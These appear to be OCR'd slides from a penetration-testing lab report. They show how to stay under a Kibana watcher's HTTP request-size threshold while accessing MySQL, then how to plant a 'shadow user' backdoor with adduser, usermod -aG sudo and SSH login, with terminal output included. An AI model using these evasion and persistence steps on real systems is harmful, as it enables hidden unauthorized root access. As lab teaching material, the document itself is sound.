
Stealth Exploitation of MySQL Access Information

Monitoring Overview


- Kibana can monitor MySQL access with HTTP Request Size.
- The total amount of bytes requested are the metrics for the alert created.
- The default threshold created was 3,500 for this project.

Mitigating Detection

- By reducing the amount of data accessed, the attacker can better hide from detection. Having a general idea of which database is needed for the attack with information from the company or recon. It can reduce the overall data monitored.



```
t  metadata.name                          Http Request Size Moni
                                          tor
t  metadata.watcherui.agg_field           http.request.bytes
t  metadata.watcherui.agg_type            sum
t  metadata.watcherui.index               packetbeat-7.7.0-2020.
                                          12.17-000001
t  metadata.watcherui.term_field           -
#  metadata.watcherui.term_size           5
#  metadata.watcherui.threshold           3,000
```




```
? result.input.payload.aggregations.metricAgg.value      ⚠ 3270
? result.input.payload.hits.hits                         ⚠
? result.input.payload.hits.max_score                    ⚠  -
? result.input.payload.hits.total                        ⚠ 303
```

Maintaining Access


Backdooring the Target

Backdoor Overview


- What kind of backdoor did you install (reverse shell, shadow user, etc.)?
  - shadow user (create a user account to maintain access)
- How did you drop it (via Metasploit, phishing, etc.)?
  - Added a new user once gained root access. (sudo add user andres)
  - Grant root privileges (usermod -aG sudo andres)
- How do you connect to it?
  - ssh andres@198.168.1.110



```
root@target1:~# adduser andres
Adding user `andres' ...
Adding new group `andres' (1003) ...
Adding new user `andres' (1003) with group `andres' ...
Creating home directory `/home/andres' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for andres
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:~#
```



```
Adding new group `andres' (1003) ...
Adding new user `andres' (1003) with group `andres' ...
Creating home directory `/home/andres' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for andres
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@target1:~# usermod -aG sudo andres
root@target1:~# sudo -l -U andres
Matching Defaults entries for andres on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User andres may run the following commands on raven:
    (ALL) NOPASSWD: ALL
root@target1:~#
```



```
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User andres may run the following commands on raven:
    (ALL) NOPASSWD: ALL
root@target1:~# quit
bash: quit: command not found
root@target1:~# ssh andres@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
andres@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
andres@target1:~$
```